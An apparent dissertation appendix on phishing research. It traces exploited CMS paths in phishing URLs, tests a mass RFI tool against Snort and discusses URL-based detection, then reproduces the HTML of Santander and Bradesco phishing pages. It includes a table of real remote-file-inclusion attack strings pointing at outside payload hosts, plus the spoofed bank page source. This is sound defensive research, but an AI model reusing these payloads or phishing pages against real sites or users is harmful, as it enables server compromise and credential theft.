


**Figure A.1: The number of occurrences that the application name is present in our dataset.**

The most commonly observed application path in our dataset was a WordPress subfolder */wp-content/*, which is present in the URL paths 155 times. The subfolders */components/com_virtuemart* and */components/com_expose* are also observed often, 89 and 76 times, respectively. The latter two application paths are involved with the Joomla or Mambo content-management systems. A total of 420 occurrences in the dataset contained the application paths of the application in Figure A.1. These strings contained parts of application paths that could possibly lead to the discovery of more application vulnerabilities in the UAB Phishing Data Mine.

### *A.1.5 Discussion*

Section A.1.5.1 provides a detailed discussion of the results found in this study. First, we introduce the exploits found in the phishing URLs. Then, we present how we used these exploits to find attack toolkits as well as web logs that showed evidence of phishing website activity.

#### A.1.5.1 Exploits

The vulnerable application paths provided the opportunity to study how some web servers may have been exploited. Google was employed as a tool for querying websites that contain information about the application path. The first set of Google queries, "*application path inurl:milw0rm.org*" (repeating the search for each of the 10 paths above), used *milw0rm*, a popular website for posting exploits, to see if any of the application paths were mentioned as a vulnerability.




**Figure A.2: The count of /com_expose/ substrings in URLs and their respective months**

One major finding in the dataset was the *com_expose* based exploit. Expose is a Flash-based tool that allows creation of Flash content, for instance, slideshows of photos for the Joomla-based websites. A remote file inclusion (RFI) exploit was found posted by the hacker Cold Z3ro (Vind J. ). A search for the above string in the UAB Phishing Data Mine revealed more than 340 websites that contained the same path. There were 126 URLs confirmed as phishing websites, (others were likely also phish, but were no longer live when visited by our staff). The *milw0rm* article was posted in July 2007, and the following statistics shown in Figure A.2 were observed within the UAB Phishing Data Mine:

Additionally, a few RFI exploits were found by Janek Vind (aka Waraxe) in the *com_virtuemart* component of Joomla, along with several other vulnerabilities. VirtueMart is open source E-commerce software that can be used in Joomla or Mambo. Vind published on his forum multiple vulnerabilities in VirtueMart versions < 1.1.2 (Vind J. ).




**Figure A.3: The count of /com_expose/ substrings in URLs and their respective months**

A database query searching for URLs containing *com_virtuemart* found that 122 URLs contained the string and 56 of the 122 were confirmed as a phishing website. The same information Waraxe posted in his forum was also posted on *www.milw0rm.org*, on March 31, 2009 (Vind J. ). A large spike in phishing attacks was observed in the UAB Phishing Data Mine with this exploit substring after the post date as seen in Figure A.3.

While running the LCS algorithm against the URLs in the data mine, multiple occurrences of string "*wp-content*" were encountered. On running a search query with the string, more than 380 URLs (150 being phish) were identified in the database. WordPress is popular with websites and allows them to create forums and blogs and customize it to their needs.

Vulnerabilities have been documented in the various plugins available in WordPress. There are about 35-40 exploits in */wp-content/plugins* category. Some exploits in the plugin area such as *wp-lytebox* need to be verified from the log files of hacked websites, as they leave a distinct signature in logs. Apart from plugins, there were 153 occurrences of */wp-content/uploads* starting in our database from December 2008. An exploit posted on *milw0rm* targeting */wp-content/uploads* was posted in June 2007 (Concha). There were also 57 occurrences of the string */wp-content/themes* in the UAB Phishing Data Mine. There was a published vulnerability in *common.css.php* file in themes directory that appeared in May 2007 (Mahmood-Ali).




**Figure A.4: The total number of occurrences that the application name is present in our database.**

Another exploited vulnerability revealed within the dataset was a remote php code execution vulnerability in "XOOPs," a dynamic web content management system. There were 60 URLs in the database containing a XOOPs' subfolder, and 29 of the URLs were confirmed as a phish. Nearly half of these exploited using a remote php code execution technique matching the one posted on *milw0rm* on January 8, 2009 by hacker athos-staker (athos-staker).

Figure A.4 shows the results of querying the data mine for application paths. *Com_expose* and *wp-content* are the most frequent application paths in the database. The application path */com_virtuemart/* is much less frequent in the data mine then to the dataset because the *com_virtuemart* vulnerability was published in March 31st and the others have been published for much longer. The numbers of *com_login* and *com_forum* have much greater numbers in the Data Mine then in the dataset. This may occur because of attack trends, certain attacks are frequent when first published or when a popular attack tool utilizes the attack.

### A.1.5.2 Case Study – Hacker Tool

Google queries of the application paths were executed after using milw0rm to find the various exploits. The results of the Google query found an Arabic hacker website, *www.privc0de.com*, which referenced *com_expose*. The website contained a mass RFI tool which contained some of the application paths found by the LCS algorithm such as, */com_expose/*, */com_virtuemart/*, */wp-content/plugins/*, and */com_forum/*. The purpose of the tool is to scan web servers and attempt to inject one of two common remote control "shells," either the "c99 shell" or the "r57 shell." The shell allows the hacker to upload and manipulate additional content easily, and is a common way to create phishing websites. The attack tool was tested against a web server hosted at UAB to see how many of the attacks Snort detects.

An Apache web server and a Snort Intrusion Detection System were set up on a CentOS 5.0 operating system. Two rule sets were tested in Snort, the Snort 2.8 rule set and the latest "emerging threats" rule set downloaded on June 4, 2009. The attack tool was pointed at the Apache web server on June 3rd, 2009. The tool uses 94 Mambo-Joomla, 10 WordPress, and 128 phpbb RFIs. The Mambo-Joomla RFIs generated 78 alerts on both rule sets. The WordPress attacks produced 13 alerts on both rule sets. And the *phpbb* RFIs generated 120 alerts from the Snort 2.8 rules and 124 from the emerging threats rules.

Better coverage in alert generation was expected than the Snort and Emerging Treats rule sets provided. There was full coverage on the WordPress RFIs from both rule sets; however, both generated 78 alerts for 94 Mambo-Joomla RFIs, which is 83% coverage. And for the *phpbb* RFIs, Snort generated alerts on 120 of 128, 94% coverage, while Emerging Threats generated alerts on 124 of 128, 97% coverage. Finding, investigating and monitoring hacker websites, like *www.privc0de.com*, should lead to almost full coverage, through IDS signatures, in a realistic amount of time. After using *privc0de's* mass RFI tool for this study, the hacker website was reported to law enforcement personnel, who took it down immediately. The website became unreachable.

#### A.1.5.3 Case Study – Web Logs

The results presented above led to an attempt to find out how frequent these attacks are in real-world web-server logs. It would be preferable to obtain the logs from the URLs in the UAB Phishing Data Mine, but many organizations do not like to share their logs with outsiders. Instead Google was utilized to query for web statistics, such as AW-Stats (AWStats logfile anaylzer), of websites to see where the results appeared. From the results, four examples were chosen to be discussed below.

The initial search query we used was *"com_virtuemart" intitle:statistics.* This query found URL #1:

*http://mt-fuji.ddo.jp/cgi-bin/awstats.pl?%E2%8C%A9=fr&lang=en&output=errors404*

This URL presents a 404 Return Code page that contained 10 different RFI attacks whose hit total on the website is 1258 times. Table A.1 contains the 10 RFI attacks observed in the web statistics in URL #1. From May 9 to June 8, 2009 this website had more than 2,000 hits referring to the file */administrator/components/com_virtuemart/export.php*. The hits were next only to the file index.php, with more than 2,300 hits. This file path is published on *milw0rm* as a possible vulnerability (Vind J. ).

| | |
|---|---|
| //components/com_virtuemart/show_image_in_imgtag.php?mosConfig_absolute_path=http://www.skakmat.eu/system//administrator/components/idd.txt?? | 218 |
| ///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://kcaer.re.kr/zboard/icon/id.txt?? | 214 |
| ///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.mjswimgear.dk/joomla/media/fx29id.txt? | 198 |
| ///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.bungeholes.com/id1.txt? | 185 |
| //administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://stonemac.com/bbs/g/id1.txt? | 129 |
| //administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.skakmat.eu/system//administrator/components/idd.txt?? | 105 |
| /aws///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://kcaer.re.kr/zboard/icon/id.txt?? | 63 |
| /components/com_virtuemart/show_image_in_imgtag.php?mosConfig_absolute_path=http://203.128.246.107:32000/temp/id.gif? | 53 |
| /aws///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://www.bungeholes.com/id1.txt? | 52 |
| /aws///administrator/components/com_virtuemart/export.php?mosConfig_absolute_path=http://stonemac.com/bbs/g/id1.txt? | 41 |

**Table A.1: The ten RFI attacks observed in the web statistics of URL #1.**

The next Google query was *"com_expose" intitle:statistics*. The results of the query helped find URL #2:

*http://www.chilimopar.com/stats/usage_200811.html*

This URL provided evidence of being a compromised website for two days, November 26 and 27 2008. The graph provided on the website showing daily usage of the website contained two distinct spikes for the November 26 and 27. The average number of hits per day for the month of November was 89, while the larger of the two spikes contained 1,054 hits. The third highest URL accessed, 44 times, in the month was one of the result paths found in this study

*/components/com_expose/expose/manager/amfphp/gateway.php*.

The third Google query executed used the following Google dork "*xoops_lib*" *intitle:statistics*. This query resulted in URL #3:

*http://www.beachtechs.com/modlogan/m_usage_200905_004_004.html*

This URL found evidence of a phishing website. The most retrieved URL, other than the root directory and *robots.txt*, was the application path: */xoops_lib/modules/ibank.cahoot.com*. There was also evidence of three other phishing URLs with the paths:

- */class/file/lloydstsb/Customer.ibc2.php*
- */class/file/lloydstsb/customer.ibc2.php*
- */include/data/alliance&leicester%5B1%5D.co/alliance&leicester%5B1%5D.co.uk/alliance&leicester.co.uk/imagemanagers.htm*

The significance of this URL is that the domain and path were also found in the UAB Phishing Data Mine, only it was January 21, 2009.




**Figure A.5: A graph of daily usage for the website *newtech-bg.com.***

Figure A.5, a graph of the daily usage of URL #4, *http://newtech-bg.com/webalizer/usage_200904.html,* was obtained using the domains of the URLs in the data mine in a query *“com_virtuemart” intitle:statistics inurl:**domainName***. The UAB Phishing Operations team confirmed four different phishing URLs on that domain on April 17, 19, and 21, 2009. Obvious spikes were observed in the number of hits to this website on those days. Four of the top 10 URLs accessed from *newtech-bg.com* were the four phishing URLs found in the Data Mine. Table A.2 contains the URLs and their hits on the website:

| | |
|---|---|
| */components/com_virtuemart/js/admin_menu/css/service332980993837737177740002992883804291-new-egg-services.com.htm* | *660* |
| */includes/simigvis.php* | *591* |
| */components/com_virtuemart/themes/default/templates/basket/new-eggLogin.htm* | *338* |
| */components/com_virtuemart/shop_image/vendor/servicesnew-eggLogin.htm* | *179* |

**Table A.2: Confirmed phishing URLs and their respective hits in April 2009.**

### *A.1.6 Conclusions*

In this study, the longest common substrings between URLs found in the UAB Phishing Data Mine was tested to determine the potential attack vector (or entry point into the system) of the compromised web servers. A further analysis was performed on the 10 most common application paths using the LCS algorithm and the substring extraction methodology. This methodology has demonstrated that the application paths may be used as a basis for further investigation to expose and document the primary exploits and tools used by hackers to compromise web servers that could lead to the revelation of the aliases or identities of the criminals.

## A.2 Prescreening URLs with LCS

As noted above, many phishing kits were observed as results of LCS algorithm, but those findings were outside the context of the work presented. The methodology could be adapted to reveal the frequency and variety of phishing kits in use, but this was never pursued. Instead, the LCS algorithm became useful in another way than this researcher's initial application.

The UAB Phishing Data Mine receives many feeds from many different sources. These URL feeds vary from diluted versus enriched with phish depending on the organization or individual sending the URLs. These feeds also differ in the number of URLs and the speed at which the URLs are sent. Some feeds are received every five to ten minutes while others are received two or three times per day. Starting in the summer of 2010, the UAB Phishing Data Mine encountered a problem when retrieving multiple feeds that called for processing large data streams of URLs, particularly overly diluted URL streams. Initially, the general process of downloading content followed by automated and manual detection was used on all feeds and all URLs. The system quickly slowed down with a backlog in the queue of URLs to be processed. This forced the removal of large feeds that contained a large number of diluted URLs.

It was known that valid phishing websites (potentially not being sent by any other feeds) were being discarded. This suggested research into identifying potential phishing URLs quickly out of diluted URL streams without retrieving their content. We decided to use the previously implemented LCS algorithm to distinguish potential phishing URLs from these streams. The phishing URLs in the UAB Phishing Data Mine were separated into monthly groupings for faster processing, and the LCS algorithm was applied to the monthly groupings. Previous work used prescreening steps on the substrings to remove commonly occurring substrings such as */bin/* or */admin/*. However, this revised implementation of LCS differed as substrings that did not contain at least three forward slashes "/" were not removed. This choice was made to potentially identify more URLs.

The results were analyzed and over 300 substrings were used as a filter for phishing URLs. These 300 substrings resulted in an average of 181 URLs per day (i.e., 89 confirmed phishing URLs) during a three month period. These URLs made up 13% of the total phishing URLs per day and over half of the URLs were not being reported by any other source. Understandably, the system was not processing many phishing URLs , but at least a method existed for filtering a significant number of URLs out of the large, diluted streams without causing server performance issues. The development of additional URL-based approaches using additional significant substrings of phishing URLs may demonstrate a better ability to filter URLs.

## A.3 NATURAL LANGUAGE PROCESSING AND URL-BASED DETECTION

Collaborative research in Natural Language Processing (NLP) with Dr. Thamar Solorio's lab led to two publications. The first publication with Dr. Solorio's lab, where Aaron Blum was the primary researcher, presented research that inputs extracted lexical features or tokens from URLs to a Confidence-Weighted online learning algorithm introduced by *Dredze et. al.* (Dredze, Crammer, & Pereira, 2008) (Blum, Wardman, Solorio, & Warner, 2010). The algorithm does not require any additional information, such as host-based data, since all features are derived lexically from the URL. The feature extraction algorithm divides the URL into three sub-regions: protocol, domain, and path. The following URL illustrates the sub-regions.




Table A.3 contains the list of all lexical feature groups.

| Feature Group | Number of Features |
|---|---|
| Length | 10 |
| IP vs. Domain | 1 |
| Protocol | 6 |
| IP (First Octet) | 114 |
| IP A.B (First and Second  Octet) | 704 |
| TLD (top level domain) | 220 |
| Domain{1} | 16,572 |
| Domain{2} | 7,933 |
| Domain{3} | 1,511 |
| Domain{all others} | 5,407 |
| Domain{1}{0} | 16,934 |
| Domain{2}{1} | 16,116 |
| Domain{3}{2} | 4,747 |
| Domain Tokens (all) | 27,576 |
| Path Tokens (all) | 49,359 |
| Path Bigrams (all) | 100,401 |
| LPT (last path token) | 17,508 |
| Path{1} | 11,465 |
| Path{2} | 8,503 |
| Path{3} | 8,456 |
| Path{4} | 4,695 |
| Path{1}{0} | 20,510 |
| Path{2}{1} | 19,889 |
| Path{3}{2} | 17,587 |
| Path{4}{3} | 13,361 |

**Table A.3: The list of all lexical feature groups and number of features present in these groups.**

Each offset, denoted by curly brackets in Table A.3, indicates the position in the right most end of the region (Blum, Wardman, Solorio, & Warner, 2010). Using these features can help to distinguish legitimate from malicious features by their placement in the region. The following three URLs demonstrate how legitimate domain bigrams (pairs of adjacent features in the URL) exist in domain regions of malicious URLs:

*http://www.paypal.com*

*http://www.paypal.fr.j-ksa.com*

*http://paypal.cactus-mall.com*

The first URL is the legitimate PayPal website, while the next two are phishing. The unigram (a single feature) and bigram positions provide the ability to determine that if "paypal" present in domain{1} it is the legitimate domain, but if the domain is found at domain{2} or domain{3} then it is more likely a phish.

The confidence-weighted algorithm was selected because of the algorithm's flexibility to assign an individual confidence for each feature. The confidence for each feature was computed by the mean and standard deviation of the feature thus far in the data set. This algorithm allows for less confident weights to be updated more aggressively than other classification methodologies. The URL classification was computed by through all feature confidences.

The results of the experiment found cumulative error rates ranging as low as 3% and as high as 32%, depending on the tested data set. This researcher had no contributions to the implementation of the algorithm; however, a considerable amount of work on data set collection and paper organization was made. This researcher presented this work at AISec 2010 (AISec, 2010). Through the preparation for the presentation, new ideas for feature extraction were developed. One major limitation of this research is running out of memory when computing the confidence matrix on large URL data sets. This researcher determined that removing rarely used features (e.g., insignificant directories and parameters) could help in processing larger URL sets and may provide better algorithmic performance.  These recommendations were presented to Dr. Thamar Solorio to be used in future work.

The second publication by primary researcher Binod Gyawali implemented the recommendations by this researcher for the feature extraction algorithm (Gyawali, Solorio, Montes-y-Gomez, Wardman, & Warner, 2011).  Binod Gyawali's study demonstrated that a semi-supervised learning algorithm, using Support Vector Machine Light (SVM Light), has similar results to supervised learning algorithms when relevant features, the top 1,200 most confident positive and negative features, are used (Gyawali, Solorio, Montes-y-Gomez, Wardman, & Warner, 2011).  The data set collected for this research consisted of 43,086,508 spam URLs obtained through the UAB Spam Data Mine and 65,855 phishing URLs from a trusted research partner.  The results illustrated that the semi-supervised approach can achieve a 7.5% cumulative error rate, similar to the testing of a supervised learning approach, on a realistic data set in which there is a high imbalance between legitimate and phishing URLs (Gyawali, Solorio, Montes-y-Gomez, Wardman, & Warner, 2011).  Misclassified URLs using this approach commonly occurred because of short phishing URLs and long spam URLs.  The role in this work was organizing the data sets and more importantly the suggestion to reduce the feature set by only using important features in classification.  The limitations of this and other URL-based approaches are documented in Section A.4.  Suggestions to the utility of URL-based approaches are provided as well.

## A.4 Utility of URL-Based Approaches

URL-based approaches use patterns in both legitimate and phishing URLs to identify malicious (or at one point in time malicious) URLs. Some limitations of URL-based techniques are observed when websites are hosted at the root directory of legitimate domains, randomization of paths, and use of URL shortening services (Chhabra, Aggarwal, Benevenuto, & Kumaraguru, 2011). For example, phishers can replace legitimate websites' index pages with phishing pages. These URLs may appear more suspicious to potential victims, but they cause URL-based approaches to mislabel the URL as a non-phish or they lead to labeling legitimate websites as phish. URL-based approaches used in browser-based toolbars and blacklists can also be vulnerable in determining if an URL is currently malicious. Since URL-based approaches do not rely upon the content of the website, they cannot determine when a website has been repaired. This researcher suggests that the URL-based approaches described above be used for more practical reasons, such as using LCS as a prescreening technique for large, diluted streams of URLs. The filtered URLs can then be passed on to content-based solutions that can analyze the content of the website to label as a phish or for manual confirmation.

# APPENDIX B

## SANTANDER WEBSITE

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
                <head>
<title>Santander - Mais segurança e praticidade no seu dia-a-dia</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if
((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight;
onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH)
location.reload();
}
MM_reloadPage(true);
//-->
</script>
</head>

<body leftmargin="0" topmargin="0" marginwidth="0" marginheight="0"
scroll=no>
<div id="Layer14" style="position:absolute; left:502px; top:27px;
width:306px; height:16px; z-index:19"><font color="#FF0000" size="1"
face="Verdana, Arial, Helvetica, sans-serif">Ambiente
    Seguro e Critptografado</font></div>
<div id="Layer11" style="position:absolute; left:477px; top:22px;
width:22px; height:18px; z-index:18"><img
src="http://www.colorsfm.com/grupo/imagens/cadiado.png" width="20"
height="23"></div>
<div id="Layer11" style="position:absolute; left:295px; top:185px;
width:22px; height:18px; z-index:18"><img
src="http://www.colorsfm.com/grupo/imagens/carlin.jpg" width="25"
height="30"></div>
<div id="Layer11" style="position:absolute; left:295px; top:255px;
width:22px; height:18px; z-index:18"><img
src="http://www.colorsfm.com/grupo/imagens/carlin.jpg" width="25"
height="30"></div>
<div id="Layer1" style="position:absolute; left:9px; top:17px; width:181px;
height:64px; z-index:1"><img
src="http://www.colorsfm.com/grupo/imagens/hello.png" width="178"
height="50"></div>
<div id="Layer2" style="position:absolute; left:5px; top:277px; width:109px;
height:122px; z-index:2"><img
src="http://www.colorsfm.com/grupo/imagens/pc.png" width="200"
height="150"></div>
<div id="Layer3" style="position:absolute; left:237px; top:43px;
width:463px; height:44px; z-index:3; background-image:
url(../imagens/barra.png); layer-background-image:
url(../imagens/barra.png); border: 1px none #000000;"></div>
<div id="Layer4" style="position:absolute; left:233px; top:11px; width:65px;
height:19px; z-index:4"><strong><font color="#FF0000" size="2" face="Geneva,
Arial, Helvetica, sans-serif">Passo
  1</font></strong></div>
<div id="Layer5" style="position:absolute; left:258px; top:46px; width:28px;
height:27px; z-index:5"><img
```

```
src="http://www.colorsfm.com/grupo/imagens/botaovermelho1.png" width="30"
height="40"></div>
<div id="Layer6" style="position:absolute; left:291px; top:56px; width:26px;
height:24px; z-index:10"><img
src="http://www.colorsfm.com/grupo/imagens/botaocinza2.png" width="25"
height="24"></div>
<div id="Layer7" style="position:absolute; left:322px; top:56px; width:26px;
height:23px; z-index:9"><img
src="http://www.colorsfm.com/grupo/imagens/botaocinza3.png" width="25"
height="24"></div>
<div id="Layer8" style="position:absolute; left:352px; top:56px; width:26px;
height:23px; z-index:8"><img
src="http://www.colorsfm.com/grupo/imagens/botaocinza4.png" width="25"
height="24"></div>
<div id="Layer9" style="position:absolute; left:384px; top:55px; width:26px;
height:26px; z-index:11"><img
src="http://www.colorsfm.com/grupo/imagens/botaocinza5.png" width="25"
height="24"></div>
<div id="Layer10" style="position:absolute; left:7px; top:104px;
width:348px; height:25px; z-index:12"><strong><font color="#CC0000" size="4"
face="Verdana, Arial, Helvetica, sans-serif">Selecione
  o tipo de sua Conta.</font></strong></div>

<div id="Layer13" style="position:absolute; left:276px; top:180px;
width:330px; height:39px; z-index:15"><a
href="http://www.colorsfm.com/grupo/bancos/fisico/2.php"><img
src="http://www.colorsfm.com/grupo/imagens/botao-pessoaprime.png"
width="342" height="35" border="0"></a></div>
<div id="Layer14" style="position:absolute; left:276px; top:250px;
width:326px; height:33px; z-index:16"><a
href="http://www.colorsfm.com/grupo/bancos/prime/2.php"><img
src="http://www.colorsfm.com/grupo/imagens/botao-pessoaprivate.png"
width="342" height="35" border="0"></a></div>
<div id="Layer16" style="position:absolute; left:492px; top:51px;
width:191px; height:34px; z-index:17">
  <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.ca
b#version=6,0,29,0" width="195" height="25">
    <param name="movie" value="relogio_PF.swf">
    <param name="quality" value="high">
    <param name="wmode" value="transparent">
    <embed src="http://www.colorsfm.com/grupo/perfil/relogio_PF.swf"
width="195" height="25" quality="high"
pluginspage="http://www.macromedia.com/go/getflashplayer"
type="application/x-shockwave-flash" wmode="transparent"></embed>
  </object>
</div>
<script
src="http://www.colorsfm.com/grupo/perfil/dynActiveX_FineGround_vmzl5n2uiyse
odqrpoaauzllb_FGN_V01.js" type="text/javascript"></script>
<table width="745" height="473" align="left">
  <tr align="center" valign="top">
    <td width="66%" colspan="2"
background="http://www.colorsfm.com/grupo/imagens/layout.png"><p
align="left"><font size="2" face="Geneva, Arial, Helvetica, sans-
serif"></font></p>
    <p align="left">&nbsp;</p>
    <div align="left"><strong></strong> </div></td>
  </tr>
</table>
<div align="left"></div>
</body>
<script>
```

```
alert( "Segurança e tranquilidade - Você está operando em um ambiente seguro
e criptografado, a partir de agora." );

</script>
</html>
<?
}
?>
```

## Bradesco Website

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
                <head>
<title>Bradesco - Mais segurança e praticidade no seu dia-a-dia</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if
((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight;
onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH)
location.reload();
}
MM_reloadPage(true);
//-->
</script>
</head>

<body leftmargin="0" topmargin="0" marginwidth="0" marginheight="0"
scroll=no>
<div id="Layer14" style="position:absolute; left:502px; top:27px;
width:306px; height:16px; z-index:19"><font color="#FF0000" size="1"
face="Verdana, Arial, Helvetica, sans-serif">Ambiente
    Seguro e Critptografado</font></div>
<div id="Layer11" style="position:absolute; left:477px; top:22px;
width:22px; height:18px; z-index:18"><img
src="http://sprinters.ru/2011atual/imagens/cadiado.png" width="20"
height="23"></div>
<div id="Layer1" style="position:absolute; left:9px; top:17px; width:181px;
height:64px; z-index:1"><img
src="http://sprinters.ru/2011atual/imagens/hello.png" width="178"
height="50"></div>
<div id="Layer2" style="position:absolute; left:5px; top:277px; width:109px;
height:122px; z-index:2"><img
src="http://sprinters.ru/2011atual/imagens/pc.png" width="144"
height="194"></div>
<div id="Layer3" style="position:absolute; left:237px; top:43px;
width:463px; height:44px; z-index:3; background-image:
url(../imagens/barra.png); layer-background-image:
url(../imagens/barra.png); border: 1px none #000000;"></div>
<div id="Layer4" style="position:absolute; left:233px; top:11px; width:65px;
height:19px; z-index:4"><strong><font color="#FF0000" size="2" face="Geneva,
Arial, Helvetica, sans-serif">Passo
  1</font></strong></div>
<div id="Layer5" style="position:absolute; left:258px; top:46px; width:28px;
height:27px; z-index:5"><img
src="http://sprinters.ru/2011atual/imagens/botaovermelho1.png" width="30"
height="40"></div>
```

```
<div id="Layer6" style="position:absolute; left:291px; top:56px; width:26px;
height:24px; z-index:10"><img
src="http://sprinters.ru/2011atual/imagens/botaocinza2.png" width="25"
height="24"></div>
<div id="Layer7" style="position:absolute; left:322px; top:56px; width:26px;
height:23px; z-index:9"><img
src="http://sprinters.ru/2011atual/imagens/botaocinza3.png" width="25"
height="24"></div>
<div id="Layer8" style="position:absolute; left:352px; top:56px; width:26px;
height:23px; z-index:8"><img
src="http://sprinters.ru/2011atual/imagens/botaocinza4.png" width="25"
height="24"></div>
<div id="Layer9" style="position:absolute; left:384px; top:55px; width:26px;
height:26px; z-index:11"><img
src="http://sprinters.ru/2011atual/imagens/botaocinza5.png" width="25"
height="24"></div>
<div id="Layer10" style="position:absolute; left:7px; top:104px;
width:348px; height:25px; z-index:12"><strong><font color="#CC0000" size="4"
face="Verdana, Arial, Helvetica, sans-serif">Selecione
  o tipo de sua Conta.</font></strong></div>
<div id="Layer11" style="position:absolute; left:276px; top:172px;
width:326px; height:38px; z-index:13"><a
href="http://sprinters.ru/2011atual/bancos/fisico/2.php"><img
src="http://sprinters.ru/2011atual/imagens/botao-pessoafisica.png"
width="342" height="35" border="0"></a></div>
<div id="Layer13" style="position:absolute; left:276px; top:225px;
width:330px; height:39px; z-index:15"><a
href="http://sprinters.ru/2011atual/bancos/prime/2.php"><img
src="http://sprinters.ru/2011atual/imagens/botao-pessoaprime.png"
width="342" height="35" border="0"></a></div>
<div id="Layer14" style="position:absolute; left:276px; top:279px;
width:326px; height:33px; z-index:16"><a
href="http://sprinters.ru/2011atual/bancos/private/2.php"><img
